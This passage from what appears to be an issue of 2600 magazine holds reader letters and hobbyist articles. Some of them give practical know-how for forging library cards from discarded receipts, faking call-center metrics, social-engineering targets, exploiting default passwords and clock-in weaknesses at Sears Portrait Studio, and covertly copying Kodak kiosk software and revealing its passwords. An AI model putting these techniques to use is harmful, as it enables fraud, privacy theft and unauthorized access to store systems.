It would be easy enough to make one of these barcodes, print it out, and paste it to an ID card to allay suspicions at the terminal. I also have to wonder how secure

their trash methods are. You could easily get the trash can full of book receipts from one of the sleepy college kids working at the circulation desk, harvest account info, make fake cards, and congratulate the other sleepy coed at the library exit who does check that there's a slip in the book but doesn't check the name on it.

If Northwestern does this and claims to be the tenth largest private university library in the country, then I imagine other college libraries are doing similarly insecure things with their book receipts and self checkout.

Nick B.

Offenses

Dear *2600:*

Yesterday I frequented Barnes and Noble and picked up a copy of your magazine. I went and grabbed a coffee and sat down and started to read. I got to the section on readers' letters and happened to read one from someone who was upset because of the way you had associated Taiwan with the Republic of China. This didn't upset me too much. I thought it was just a case of political correctness. But when I saw on the back page a phone in Syria with the words Axis of Evil I was extremely upset. I thought your magazine was wise to the world as far as political parties. Obviously your magazine is a lot more closed minded than I thought.

Stuart

Yeah, you got us. We tend to blindly follow what our government tells us so when we heard that there was an Axis of Evil we naturally believed it without question. It is now our understanding that they don't actually call themselves that. We owe it to astute readers like you to set us straight. Oh and for the record, Taiwan and the Republic of China are the same place. But the last thing we want to do is start talking about that again.

Dear *2600:*

I am very disappointed by your response to Hsiao-Ling Liao (22:2). What happened to your rhetoric? "... we have a history of not blindly accepting what we're told." (page 5, line 12, 20:4) Do you believe that ISO 3166-1 has "Taiwan, province of China" for *scientific* reasons? I can assure you that it is from political pressure from the Chinese government. Isn't it ironic that we hackers use extra effort to filter what the U.S. government tells us, but take in what the government of China says without thinking?

Yes, we Taiwanese, fighting against China imperialism (they claim to be socialism but behave more like imperialism), understand that ISO 3166-1 is the source of misinformation and we are fighting on that front too. Taiwan is not so stupid as to call itself a province of another country.

You are fully responsible for the content on your website, even though you are not exactly responsible for how Taiwan is officially designated. I checked it just now (http://www.2600.com/phones/newindex.khtml?region➥=asia) and you are still using that insulting suffix despite your lip service in 22:2.

Label Taiwan as "Taiwan." Do not act like the coward Google: they removed the insulting suffix when facing massive protest from Taiwanese netizens but reverted after pressure from the Chinese government who threatened to block Google from the search engine market in China. Sadly, Google is not the only one. Many U.S. corporations do the same when facing threats from China.

Keep up the good work and use your independent thinking - not only independent from the U.S. government, but from other governments as well!

(Google has changed their map.google.com and removed the offending suffix when searching for "Taiwan," so I will no longer call them coward.)

Tim Taiwanese Liim
New Jersey

We all knew it was inevitable that 2600 would wind up in the middle of this conflict. But let's get a few things straight from the outset. We are not referring to Taiwan as "Taiwan, province of China." We are merely accessing an official list of countries and that list happens to be worded in this manner. The mere fact that Taiwan is represented at all on the list has annoyed mainland China, so it's a bit of a two-edged sword. It would solve nothing if we went in and changed our copy of the list and it would open us up to having to change all of the other names that people have a problem with. Then there would be people who have a problem with us changing the list. We would then become mired in the world of international conflict where we wouldn't stand a chance of addressing those issues that really matter to us - like fixing the definition of the word "hacker." The solution to the Taiwan issue is to fix the list and if voicing opposition in this forum helps achieve that end, then we're happy to be of service.

There are those in Taiwan, incidentally, who believe that mainland China will eventually be reunited under the Taiwanese flag. They consider all of the provinces of mainland China to belong to the Taiwanese regime. That, coupled with the fact that Taiwan calls itself the Republic of China, gives a much more positive spin to the whole "province of China" moniker. It all depends on how you define China. But seriously, the one sure way to solve this problem is, rather than start a fight with us, to declare independence from the mainland. It may take a civil war and several million lives but ISO 3166-1 will be changed.

Dear *2600:*

I really enjoy your mag. Whenever I go to the States I pick it up. I don't normally write to a mag. But something you did recently made me mad. I read 22:2 today and I was pissed. Answer this question. What do you stand for? Does "Free Kevin" mean anything to you? Do you see where I am going with this? *2600* are the biggest hypocrites on the face of the earth. I read your message that now to attend any *2600* meeting you need to dress - how did you all put it - in standard formal attire. Wow, this goes against everything you fight for. These meetings are, for a lack of better words, "for fun," to gain knowledge from fellow administrators (hackers). It is not a business. It is not church. It is not a Fortune 500 company. We as administrators live in a culture that we can wear whatever we want. I work at an IT company and attend many meetings. My dress is not standard formal attire. You state that "nobody is excluded" if they comply with the guidelines. They are guidelines, not rules. And until you pay me the money that comes with wearing standard formal attire I shall wear whatever I want to any *2600* meeting because "nobody is excluded." I think

you are doing just what you are trying to fight. I will continue to read your fine mag for the tech articles but not for what you stand for.

Ramasee

It's pretty obvious we're going to be getting this kind of letter for years to come from people who don't understand the concept of April 1st in the United States. Considering we even alluded to it in the issue you cite, we don't really know what else we can do. Humor really can be a dangerous implement.

Dear *2600:*

First of all, let me tell you how much I love your magazine. It's been a great joy of mine for a long time now. Also, I don't have a subscription because you make more money off the stand price. Now, a while back I decided to go to the *2600* meeting closest to me (Michigan) and wanted assurance others would do the same. I opened up your IRC server and joined #mi2600. Upon realizing no one was there, I promptly joined #2600, expecting knowledge abounding. Instead, I was met with the most rude and mean-spirited attitude I've ever seen. I introduced myself in a very polite manner and was met with a person telling me to "shut the f*** up or go away." Naturally, I was befuddled as to why they would tell me such a thing. I replied with mildly sarcastic comments and was met by more anger and insults. I realize the world is a cruel place as I have grown up in a bad part of town. Despite my efforts of trying to learn all I can, I'm met with hate everywhere I go. I thought you valued the exchange of information and the pursuit of knowledge. Shame on you.

Chad

Shame on us? Oh, please. You can't possibly expect an IRC channel to represent anything other than a group of people spouting forth whatever is on their minds. Sure, we like to have intelligent people in the #2600 channel on irc.2600.net since it's our flagship channel. But it's impossible - and undesirable - to constantly monitor and control the flow of conversation. That means that idiots and assholes appear from time to time and attempt to get attention by being offensive, loud, or just plain stupid. It happens. They are actually less annoying than people who take it all so seriously. You have to learn to weed out the morons and listen to those individuals who actually have something to say. They exist in great numbers. But please remember that it's just a gathering of people who decided to join an open channel. Occasionally there may be a 2600 staff member or writer in the channel as well but we're often busy dealing with other more urgent matters. So get back in there and make the channel a better place rather than issuing condemnations and slinking away while muttering to yourself. You'll feel better.

Incidentally, it's not a given that we make more money from newsstands than we do from subscriptions. It depends on a variety of factors and a whole list of expenses that goes into the maintenance of each form of distribution. We think you're best off just doing what's convenient for you and hopefully that will result in positive figures everywhere.

On The Inside

Dear *2600:*

I really enjoyed XlogicX's article about manipulating the call center systems in 22:3. I thought I'd share one of my call center experiences.

I used to work at a government call center taking inbound calls. I can't remember the name of the call center monitoring equipment but our phone system was Ericsson. The phone system allowed us to either take an incoming call or make an outgoing call (one button for each line type).

If the outgoing line was open, however, you could press the incoming line button and make a second outgoing call. Because it was on the incoming line part of the equipment, the monitoring system showed this as being an incoming call (even though it was outgoing).

So basically I opened an outgoing line using the outgoing line button. Then opened another outgoing line using the incoming line button. Then closed the original outgoing line button.

This then allowed me to ring my mates and spend hours on the phone to them while racking up "incoming" time on the monitoring system. I got the award for best employee of the month (most incoming calls received), for spending the whole month ringing my mates. Nice!

The trick is to get friendly with your supervisor and have him show you how the monitoring equipment works and what information it captures.

RustyOldBoat

Dear *2600:*

I am from New Zealand. Until recently I have been working for Rastafarian Green Party Member of Parliament Nandor Tanczos. One of his portfolios was IT and I was his advisor. I am an avid reader of your magazine, not just because it is exceptionally interesting but also because it was a source of support for someone trying to push the lines within "the institution." Anyway, the *National Business Review*, our right wing as fuck newspaper, just wrote a big article slagging the Green Party off for their support of OSS and I got dragged back in to help write a response. *2600* got a mention so I thought I'd let you know and take the opportunity to thank you for all the support you gave me over the last three years. Who knows, I may even have time to write an article for you about institutional hactivism!

xoxo

We always welcome articles from those who are somehow inside the system. It's good to know our words have managed to penetrate from so far away.

Discovery

Dear *2600:*

If you're feeling a little bored, go to Google, type in "failure", then click on "I'm Feeling Lucky." I'm glad Google is on our side (that is, if you don't agree with Bush).

Tat

As Google has already explained, this is not because of anything they did but rather due to a phenomenon known as googlebombing. In their words "a number of webmasters use the phrases [failure] and [miserable failure] to describe and link to President Bush's website, thus pushing it to the top of searches for those phrases." If you click on "Google Search" instead of "I'm Feeling Lucky" you'll see a link to the full explanation on the right hand side of the page. As an exercise, let's all see if we can make the word "maniac" go to http://www.white➥house.gov/vicepresident/vpbio.html.

Persuasiveness and Social Engineering

by subphreeky
subphreeky@yahoo.com

Social psychology is essentially the branch of psychology that studies the behavior of individuals as they interact. This is not the same as sociology, which is essentially the study of human behavior in groups. Social psychology can be especially interesting when relating to social engineering, as much of the study of social psychology deals with *why* and *how* humans are able to influence one another, both as individuals and as groups.

Elements of persuasive communication fall into three main categories: the characteristics of the *speaker,* of the *message,* and of the *listener(s).*

Of the characteristics of the speaker, *credibility* is one of the more important persuasive factors. The speaker must be a credible source of information to be persuasive. Although speakers with low credibility will be less persuasive at first, they can often influence thinking and behaviors over a longer period of time through a phenomenon called *sleeper effects* (this can be close to a persistent nagging type influence). Speakers are generally more persuasive when they are physically present with an audience. This may present obvious difficulties when attempting to social engineer an audience over the telephone and/or the Internet. The speaker's intent is also important. If an individual is obviously trying to change an opinion or behavior, the speaker will be less persuasive. Care must be taken by the speaker so that the listener(s) do not feel that they are being taken advantage of in any way. Humans have a natural desire (although not always a tendency) to trust other humans. If trust is broken by the speaker in any way, the speaker will be less persuasive. In general, authority figures can be persuasive to a degree (perhaps our president can be considered an exception).

First impressions of the speaker are *very* important to the listener(s). First impressions are also known as the *primary effect.* The primary effect will be different from listener to listener, as two people will perceive the same person differently, mainly because of differences in interpreting the individual's traits. Attractiveness can be important for the speaker, especially as the first impression is weighed by the listener. In the end, however, physical attractiveness of the speaker generally only determines persuasiveness when dealing with relatively minor issues. It should be important to remember that when a first impression is made by the speaker, negative information is generally weighed more than positive information in person perception.

The second element of persuasiveness is the message. This is probably the element of persuasive communication that the speaker has the most control of when social engineering. Emotional appeals and two-sided arguments are the two main characteristics of the message that determine persuasiveness. Of emotional appeals, fear tends to be the most persuasive emotional trait of a message. However, the listener(s) typically only respond favorably to fear if (1) emotional appeal is strong; (2) the listener(s) believe that the fearful outcome is likely to happen to them; and (3) the message, or outcome of the message, offers a way to avoid the fearful outcome. Regarding two-sided arguments, when communicating to an audience that initially agrees with the speaker's position, the speaker will generally be more persuasive if both sides of the argument are *not* presented. However, when communicating to an audience that is initially unfavorable to the speaker's position, both sides of the argument should be presented. As an interesting note, logic is not necessarily an important factor in determining a message's persuasiveness.

The third element of persuasive communication, and the element that the speaker has the least control over, is the listener(s). In general, less intelligent people will be easier to persuade. On the other hand, if the message is more complex, more intelligent listeners are easier to persuade. Also, people with a need for social approval and/or low self esteem are often easier to persuade. An important factor of the listener(s) that the speaker may have some control over is that people are easier to persuade when listening to a message in a group. Larger groups are easier to persuade than smaller groups. The main reason for this is conformity.

Remember, social engineering is not something that can be learned and used overnight. Much practice and experience is needed to become a skilled social engineer. Remember too

that not everyone is meant to be a skilled social engineer. A few helpful tips:

● Have your entire message planned out. The more detailed your message is, obviously the more believable it will be. If necessary, write down what you want to communicate on paper, and allow much room for hypothetical situations.

● If you are with a group of friends, pick out the person that has smooth social and communication skills, is a fluid speaker, and/or is someone whose appearance is not too far out of line with the social norm (for example, the friend with a three foot purple and green mohawk and facial piercings will be less persuasive in person than the friend with nicely combed hair and a suit). So be sure to pick the right friend for the right job.

● Understand all of the elements that come into play with the communications medium that you are using. Think beforehand about what and how you want to say something in relation to being on the telephone, in person, on the Internet, etc.

● First impressions are *very* important when trying to social engineer an audience.

● Remember, the art of social engineering is just that - an art.

The Real Electronic Brain Implantation Enhancement

by Shawn Frederick
waxycast@hotmail.com

I am not a medical doctor, nor does my background in science reflect much neurology. I am however a scientist, and currently work for two different laboratories. This article will offer information on the factual and idealistic concept of electronic implants working for or alongside the biological nervous system and brain of man. To keep the attention of my audience I will do this with as minimal biological workings (no more then high school biology) as possible. The theories are my own.

The Human Brain

Computers only rely on the laws of Boolean mathematics while the biological makeup of man's brain follows the laws of physics. There are more chemicals in the human brain that modern medicine does not understand or know of than there are those which are understood. These chemicals can be responsible for such things as anger, happiness, and even thirst; they also are responsible for invoking long and short-term memory. The human brain is extremely complex, but what if it were broken down into a more simplistic system that resembled computer functionality?

Human memory (database)
Cerebellum or thymus (the browser/search engine)
Human awareness (artificial intelligence)

The Database

There are a few different theories on how the brain's memory (database) works. For the purposes of a short article we will focus on the more popular theories. Short-term memory is described as the mind holding a thought via an electrical circuit. As long as the circuit is continued the memory can be held. If it is continuously stimulated the short-term memory may then transform to permanent memory where the human brain physically changes its shape. It is believed that the brain stores information on the cellular level. With all the different theories there are about how the brain actually works, the truth is that no one knows for sure how it really functions. Medicine has a general idea of the mind's mysterious mechanics, but still is closer to uniting quantum physics with Einstein's classic physics (this is a joke).

The Browser Offers Info to Human Awareness (AI)

Whereas science has a grasp on how the brain essentially works, we are still in the dark as far as understanding human consciousness. For example: 2+2=4. Yes, a computer can tell you this and yes, it reacts a certain way based on an answered value. For humans however it's more than just Boolean. How does one understand and manipulate the meaning of a number or creatively envision and paint a picture? This article is not asking the age-old question "what does it all mean" but merely acknowledging that in all its obviousness human awareness will play a large role in the times of brain implantation.

Broken down as simply as possible, the cells of one's brain hold information. The cerebellum is the command center and let's say it's believed to retrieve the needed information your brain cells (database) are holding. It then browses using a type of "search engine" and, with the infor-

mation found, offers it up to the human consciousness (AI). Humans are still very primitive; some are running Internet Explorer and Netscape while others are using Firefox or Lynx. The truth of the matter is that from the most superior geniuses at NASA to the mentally impaired, the difference is almost none when looking at the vast picture. Kim Peek is a prime example of this.

At this moment and time it's impossible to scientifically explain human awareness, but some refer to it as the soul. It is linked to creativity and free will. Human awareness is only as good as the "database" and "browser" one has.

The analogy of quantum physics meets Einstein's classic physics was used once already in this article and seems fitting to use again talking about the "browser" of the human brain offering information up to human awareness. There are a few good theories on the medical explanation of human awareness but I recommend Francis Crick's *Astonishing Hypothesis: The Scientific Search for the Soul* if interested.

Humans Interact with the Mattered Universe

The most advanced brain-driven mechanical instruments we have are a few robots and electroencephalogram machines. I also have read that the military has VR that imprints images directly on one's retina (different subject). As cool as the brain-driven robots and EEG machines are, these technologies have little room for advancement and are really no better than a mood ring. The technology reacts to human electrical stimulation. What is really needed is to be able to think a thought or a number and have it appear on a computer screen, enhancing one's intellect by physically jacking into or wirelessly jumping onto the Internet. Unfortunately the "code" of the human mind must be cracked before we can truly see any brain implants or VR worth obtaining.

How I Believe It Will Come To Pass

How do we as humans feel the soft touch of a woman or interact with the surrounding world of matter that we live in? In order to react and comprehend the matter of the universe, we have electrical impulses and chemicals that flood our brain at any given time. But broken down it looks like this.

Peripheral Nervous System
Central Nervous System
Brain

The peripheral nervous system connects the CNS and the brain. Their working together is the only way humans understand textures of the world in which we live. When programming a computer one feels the keys because a chemical is released, read by receptors, and electrical impulses passed from node to node to the spinal cord. The message is then sent and encoded just before or in the brain. I use the word encoded because the spinal cord doesn't tell the brain that the PNS is feeling a rough or course textured surface. From my understanding it is all sent via an electronic biochemical reaction that travels nodule to nodule on the axons. The message must be coded until the brain gets the info and can explain or "decode" what is electronically being sent. I will add to this that the electrical mode of transmitted information is actually biochemical. The electrical impulses (the jumping from node to node) are stable until reacted upon. An impulse is produced chemically from an inverse reaction of naturally charged atoms of Potassium (K) and Magnesium (Mg), which are cat ions (positive charged) with a few anions (negatively charged) Chloride (Cl) and bicarbonate (HCO^3). The electrical charge is significant to the audience of this article.

Brain + human awareness + nervous + muscular and skeletal system = action upon matter. Anything else reacted upon or observed in our universe is photonic (nothing more than light photons bouncing off matter) or sound waves (matter is only understood to the brain when it's told electronically). Human awareness, soul, AI, consciousness, whatever you will call it is needed for understanding the processed/decoded information - that a picture on the wall is a picture and not just a bunch of bouncing photons.

The Day of Brain Implantation

If humanity does not destroy itself first there will be a day that electronic implantation will be as natural as human sexuality. But the most brilliant of hackers couldn't develop an implant with the great potentials that have been discussed. A programmed implant interacting simultaneously with the nervous system and mind would be a true feat, done by a team of doctors, research scientists, and programmers. When brain implants come to pass they will need to be implanted where the spinal cord meets the brain (foramen magnum). This is believed to be true based on knowledge that information is electronically sent and possibly interpreted in that general area.

Obviously any implant created could not be plug and play. Every individual is unique in the way his or her brain works, both biochemically and electrically. The future implant will not only have to sometimes share or piggyback off the electrical impulses that are being sent via the spinal cord. It would either have to manipulate the spinal cord or use it analogically like a USB 2 cord. The future may allow advancement to bypass the spinal cord completely, sending its electrical messages directly to the "decoder" (possibly thymus) of the brain, then on to the "browser." The implant would need to do this

while three other parts of the implanted device simultaneously worked on the brain. One part would be located deep in the brain, another would sit in the center of the spinal cord, and a third would spider around the dark and light matter of the brain sensing and identifying the chemical changes happening there. The first implant would only be able to hook up to an external computer with a specially developed browser and search engine. When a person is asked a question the implant would scan the brain cells for an answer, displaying it on the screen.

Technology then would advance so that if one didn't have the information stored somewhere within the brain cells it would search an online database for the correct response. The Internet would be better protected than just SSL. And if not the Internet, then an Internet type of system where people's brains would be linked from birth in groups of hundreds for their entire lives. After all, hundreds of brains working together is better then one. In time a computer screen would be absolute. A part of the retina would be dedicated to computer info (soon there will be a contact lens that displays the time and date for the individual wearing it which should do away with watches).

Problems With Brain Implants

As most testing goes, it will start out in a laboratory on some animal, more than likely chimps. It's scary because we are a primitive species. There is no doubt that no sooner will we discover how to create such a device than someone will use it for the worst possible thing imaginable.

It will be advertised as a harmless monitored environment. But how can anyone be sure that he or she isn't being used or manipulated? Evolution is responsible for enhancing man's mind and controlling it chemically and electronically. Implants will be commonly used unfortunately. There will be no need for memory or for us to use our biochemical minds as nature intended. The human species will have taken the role of half biological half robotic while our brains evolve to mush, totally useless, and completely reliant on implants.

I hope it doesn't happen like this. But in addition, there is the prospect of genetic enhancements in mankind's evolutionary future. That is a whole different article but offers the same wonders and terrors.

Observing the Lottery

by CeeJay

I have a friend (I'll call him Rob) who supplements his regular income with money made from the lottery. He does this in two ways - he publishes a newsletter which contains tips and "hot" numbers, and he is a long-term net winner in playing the lottery himself. He does this by tracking the winning numbers and coming up with a "hot" list - numbers that are coming up more frequently than others. As anyone with any aptitude for math or odds certainly knows, this is bunk, as you cannot predict future random outcomes by looking at past results. But as anyone with any sense can figure out, ping pong balls are not manufactured with great precision. There are slight variations in weight and shape, along with minor imperfections. How these differences can lead to predictable patterns is well documented in several books that tell of roulette wheels in Las Vegas that were not manufactured to precise tolerances and the MIT students who made yearly pilgrimages each summer to finance their educations. I witnessed this firsthand a few years ago when I used to do volunteer work for a local civic organization, working at their nightly bingo games. We had two sets of bingo balls that we would rotate every so often. One set apparently had a few balls that were markedly different from the other balls and, as a result, would be drawn much less frequently than the other balls. It was noticeable enough that the old ladies who played every night would complain to us after three or four days to switch the balls. They were also allowed to hand pick their own cards, and the more astute ones would search for cards without the "dead" numbers on them, just in case we were using that set of balls that night.

Anyway, around 12 years ago, Rob commissioned me to write a simple tracking program so he could load the winning number history for any lottery and have the program determine not only the "hot" numbers, but hot sets of numbers (for example, if two or more numbers are likely to be drawn together). The lottery has a huge odds advantage in that the payoff ratio is far lower than the actual odds. This is the "house edge" that allows them to make money. To give some perspective, most roulette wheels in Vegas have 37 numbers (1-35, 0, and 00) and pay off 35 to one on a single number. Thus for every 37 dollars that you bet you can expect to earn back only 35, or about $945 for every $1000 wagered. The lottery works a little differently - it is a pari-mutuel pool where a certain amount is set aside for paying off winning numbers and the payout for any particular number depends on how many people selected that number. Many lottery players try to determine which numbers no one else likes and play those instead of playing their "lucky" numbers. Regardless, the typical payout for a Pick-3 type lottery is $200-$300. With three digits there are 1000 numbers so the odds are 1000 to 1 against you. For every $1000 you wager in a Pick-3 lottery you can expect a return of $200-$300 back - certainly much worse than Vegas. With those odds against you, it is easy to see why a little numeric edge in selecting numbers has not allowed Rob to take an early retirement.

But that is not the hack. The hack was far simpler than that and is how Rob got started writing and selling lottery newsletters. Rob has been an avid lottery player for a number of years. Rob is also the type of person who is always looking for an edge, an advantage, or some type of information that the average person does *not* have (who isn't?). He played his state Pick-6 lottery regularly. Back then, the Pick-6 had you select six numbers from 1 to 36 and paid for four, five, or six correct picks, six of course being the jackpot. The drawing was televised and always started the same way. The balls were arranged in a rack with the numbers displayed so you could see that they started with all 36 balls. They switched on the machine that started the mixer, released the balls, and one by one the six winning numbers were selected. The rack held six rows of six balls each. Rob noticed that they were arranged in numerical order in each row but that they would rotate the rows with each drawing in a predictable manner. They would start with balls 1-6 in the first row, 7-12 in the second, 13-18, 19-24, 25-30, and 31-36 in the third, fourth, fifth, and sixth rows respectively. In the next drawing they would move the first row to the end and slide all the other rows up, so the rows now were 7-12, 13-18, 19-24, 25-30, 31-36, and 1-6. Each week they would take the front row and move it to the back in the same predictable manner, never devi-

ating from the pattern. Rob made a note of this. It was also about this time that he started keeping track of the winning numbers to see if there was a pattern. After a while he discovered that the first number in the first row came up quite often - almost 50 percent of the time. Because of the way the machine was designed, when they released the balls, this first ball must have fallen directly into the area where the balls were drawn from.

Armed with this information and knowing which ball was sure to be in this spot each week, he started selecting his numbers very differently. He devised a "wheel" system with the one number he knew was likely to come out and "wheeling" the other numbers to play many different combinations containing this number (this was the basis for his later system of using "hot" numbers). Now obviously, being about 50 percent certain of what one number is going to be isn't going to make you rich overnight. But he started hitting four out of six enough that it became pretty profitable, enough to come out a little ahead over time. Then he hit five out of six with a payout of several thousand dollars which put him way ahead of the game.

He went on like this for several months, then decided there was more money to be made with this information. He decided to share this information with others by selling it. Readers of *2600* interested in the free exchange of information and ideas, might frown upon his approach to sharing, but Rob had a family to support and two kids approaching college age. Besides, he felt he was providing legitimate information that others could use to make money so why not charge for it? He took out a small ad in the back of a tabloid - "Lottery Secrets Revealed - send $5 for more information." He figured he could make a few bucks, that's all. Surprisingly enough, the money came in by the hundreds - $5 bills arriving in envelopes each day, courtesy of the USPS.

One day a different type of envelope arrived. This one was from the State Lottery Commission and instead of a $5 bill it contained a Cease and Desist order. (An interesting note - Rob was not profiting at the expense of the Lottery Commission since the payout is a fixed percentage of all money take in. He (and his customers) were profiting at the expense of *other* lottery players by reducing the winning payout amount.) A Cease and Desist order was a scary thing to Rob so he showed the letter to his attorney. His attorney assured him that he was doing nothing illegal, simply sharing information based on his observance (and also advised him to make sure he was keeping track of, and paying proper tax on, all income from this information). The attorney sent a reply back to the Commission telling them in polite legalese to Fuck Off! He received several other threatening letters over the next few months, but nothing ever came of it. Then one day he tuned into the nightly lottery drawing and lo and behold! There was a *new* lottery machine in place and the balls, while all being displayed as before, were in no predictable order. The commission had gotten smart and took the path of least resistance. The least they could have done was thank him or perhaps pay him a "consultant" fee for fixing their faulty system.

So watch your local televised lottery drawings carefully. You may not find a "bug" like Rob did, but who knows? Remember, although the machines themselves have gotten more sophisticated, most of them still use the good old low-tech ping pong ball.

Sears Portrait Insecurities

by Stephonovich

I was recently hired at Sears Portrait Studio and discovered some disturbing issues during my training. Their knowledge of basic security measures is tenuous at best, and they seem to regard customer privacy as little more than a nuisance.

First, you must understand the basic layout at SPS (their internal name). The front desk is typically free floating and customers could very easily get behind it without being seen. They would have any number of excuses should they be caught. On the front desk there are at least two computers, more for bigger stores. There will be at least one standard desktop (all of them are Dell) and a POS terminal which is IBM. These are identical to the other POS terminals used in Sears. All of the desktops are running Windows XP Professional and I believe the IBM runs DOS. However, the only program they seem capable of running is the sales kiosk.

There is typically a dividing wall behind the desk but it doesn't extend fully to the sides. In front of the wall is a row of cabinets (not locked) which contain records of all kinds, photos to be picked up, and so on. On top of the cabinets are assorted papers being used and the in-store printer. It wouldn't take much imagination to grab photos from this, since they're typically left sitting in the tray for some time before being sorted. Connected to the printer is another desktop running Windows Server 2003. I'm not sure what its function is, other than it allows for full control of all images, print jobs, and customer databases. It also has remote access capability, since during a technical support call they were accessing it.

Behind the wall are the viewing stations. This is where customers are taken after a shoot to decide which packages, sheets, and any enhancements (black and white, sepia, duotone, etc.) they want. They are nothing more than another desktop with SPS software that allows image review, basic manipulation, printing, ordering from the lab, and many other functions.

Finally, in each studio there is another desktop which is connected directly to the camera and also has SPS software installed. Typically after a shoot, the photographer will do some basic manipulation on a few of the images, such as black and white or vignetting; which they will then show the customer at the viewing stations.


Now the interesting thing about the desktops is that they all have full access to the image database which contains every photo purchased for the past six months. They also have separate accounts set up under Windows, with user names such as sales, studio, and admin. The passwords, sadly, are the same as the user name. Even worse, every associate knows this and is often seen repeating them out loud in front of customers while typing them in. (Some functions are disabled except to the administrator and so it is needed from time to time.) From here, a malicious person could wipe out their entire image collection or insert their own. In theory, one could replace images in the print queue with one's own and then grab them from the printer before they were noticed.

The desktop at the front desk is the main terminal, which has access to the customer database and the appointments book. All of this is done through a web interface to the main SPS website. It uses standard 128 bit SSL, with the client running IE6. This is probably the biggest security hole in the entire operation. The website is typically left up, to avoid having to open it back up every few minutes. From here you can view, modify, and add appointments, look up customer information, view sales figures, and, most importantly, clock in and out. Note however that none of the desktops, including the front desk, have full Internet capability. The only website allowable is the previously mentioned web interface. Whether this is locally implemented or via a separate firewall is unknown.

Now the employee clock deserves a bit of background information. Every SPS employee is issued a three digit associate number. It doesn't seem to follow any sort of pattern and they actually are guarded fairly well. This number, however, is *not* required to perform any of the above activities. It is only used for initial login of the kiosk but, as I mentioned, it's usually left logged in. To clock in and out you use your social security number which pulls up your information. After verifying it is correct, you are clocked in. The store manager has a unique ability, however. They are able to modify the clock times. So for instance if an employee forgets to clock in upon arrival, it can be modified to show that they did. The manager account has a few safeguards in place. First, you must know the store's ID number. This is easily obtained either by glancing at the screen or through a small bit of social engineering. I imagine registering a complaint would be a valid excuse to obtain the number. Second, you must know the manager's associate number and the last four digits of the social security number. They are used together as a password of sorts. As I mentioned, the associate numbers are fairly well guarded so you would have to hope for them to be pasted to the screen or some such. In all honesty, that wouldn't be very far fetched. Above all, of course, you could try brute forcing it but trying 900 combinations by hand isn't very feasible. As to the social security number, that would be a bigger challenge. The last four digits scheme is used by several companies now, including banks and travel agencies. It would be possible, therefore, to do a bit of social engineering with them, provided you had sufficient alternate information.

My biggest concern overall are the viewing stations. They are completely at risk and not protected in the slightest. The photos they contain are the property of SPS. It would be a significant financial loss if someone were to download them to a flash drive or similar, rather than pay the exorbitant fees ($80 currently) to buy the rights to them. Worse yet, imagine an individual obtaining customer information, as well as a decent amount of photos, and then selling them at reduced prices to the clients. This would be completely undetectable as there are no logs or other safeguards in place.

Kodak Secrets and Wal-Mart Fun



by Thorn
thorn2600@yahoo.com

This is really two articles in one: a true story of a crazy adventure getting software and showing some flaws in Wal-mart's security, as well as an article on the software and manual I obtained from that adventure, the Kodak Picture Maker G3. If you are unfamiliar with what that is, it's the big Kodak machine in stores like Wal-mart that you use to scan pictures. You can also use pictures on whatever type of disk you might have and edit them, change the size, make more prints, or whatever.

Now obviously I'm not going to put the entire manual in this article... I plan on eventually ebooking the whole thing and putting it online, but I'll just give you the juicier parts for now such as how to change settings, retrieve "lost" passwords and/or change passwords; as well as the stuff they don't want you to know about this software. But first I will tell you all a story of how I obtained this material because it is one crazy story which also points out Wal-mart's insecurities.

A friend and I were at Wal-mart and we went to the usual department we liked to look around in: electronics. Next to it was the photo department and I started messing around on those self photo machines with the scanner, the monitors, and the disk drives. I always like to play with any public computers (and sometimes computers normal people aren't supposed to use when nobody is looking).

Unfortunately it was turned off and pushing the power button did nothing. It must have been unplugged. But then I noticed a little binder on top of the machine that had a cover saying "Kodak Picture Maker G3" so naturally I was wondering what this was. I picked it up and looked through it. It actually had the manual for this machine! And on top of that, it had three CDs in little pouches. They were labeled (Kodak Picture Maker shortened to KPM) "KPM - Training Tutorial V3.0," "KPM - Wal-mart Special 1 - G3 Software," and "KPM - Application Software V3.7 SP1 (Full Install)."

This is when I flipped. I had access to the software on these things. I really wanted this software but I didn't want to steal these things. So I came up with this plan: I would come back at 2 am. I chose that time because I would be up anyway. I'm a night owl, plus there would be fewer customers and employees to worry about. I brought my standalone CD burner which is about the size of a shoe box and I had some blank CDs in my pocket along with a felt tip marker. I put the power cord in my pocket and walked into Wal-mart with two friends. I walked up to the door greeter person and said I needed to find the right power cord and asked if I could bring it back there with me. She didn't even ask what it was and said OK.

I grabbed the binder on my way to the auto department waiting room which was closed at this time of night but wasn't locked or anything. I chose this spot because there were no cameras in there. I'd be out of sight from customers and employees and there was a power outlet for my burner. I sat down, plugged it in, popped in one of my blank CDs along with one of the originals, and started burning. During this time my two friends were keeping a lookout. If an employee came near, they'd distract him by asking where the flashlights were. We decided on flashlights because they were far away enough away that the employee would have to show them where they were. But no employees or customers disturbed me anyway. When I finished, I put the CDs back in the binder, put my burned CDs in my pocket with the power cord, put the binder back on the photo machine, and walked out of the store. As I passed the door greeter I said that they didn't have the right power cord and I left with her apologizing.

On To The Good Stuff

The following is a little bit from the manual.

If you forget your passwords, turn off the main power to the Picture Maker; and then turn it back on. Touch the Setup button immediately after the Picture Maker main screen appears and then follow steps 1-2 on page 2-2. You can then access and view the current passwords.

Follow these steps from the Setup screen to enable and specify each of the system passwords:

1. From the setup screen, touch System Configuration.

2. Touch Select Passwords.

3. Set up the passwords.

Touch next to each password that you want to turn on. A green check mark appears.

Touch the keypad button to enter the new password.

Note: Your password can be a maximum of six

numbers.

Touch the green check mark next to the password to turn it off.

4. Enter the password using the on-screen keypad.

5. Touch Save to store the new passwords and exit this screen.

6. Touch Start Over.

7. Touch Exit.

So all you have to do is turn the computer off then back on. On the back of the computer is a manual power switch. Just flip that off then on. In case you can't see the back of the machine and are feeling for the switch, reach around the right side of the base part and feel for the big power cord. Once you find that, the switch is right beside it.

As the computer boots, you'll see that it's running Windows 2000 Pro. When it gets to the user login you'll see "kodakuser1" as the user and eight asterisks for the password (it may be different at your store but at the three Wal-marts I tried this at it, there was the same user name and same amount of asterisks for the unknown password). This is all grayed out and it automatically logs on. Windows loads like normal and for a split second you can see the desktop and everything. You can even touch the Start button or whatever but then the Kodak software automatically loads in full screen. It will run a system check in which I found out that these machines have these stats:

Total Physical Memory: 382 MB
Total Virtual Memory: 2047 MB
C Drive: 4 GB (2.7 GB available)
D Drive: 1.9 GB (1 GB available)
E Drive: 31.2 GB (24.2 available)

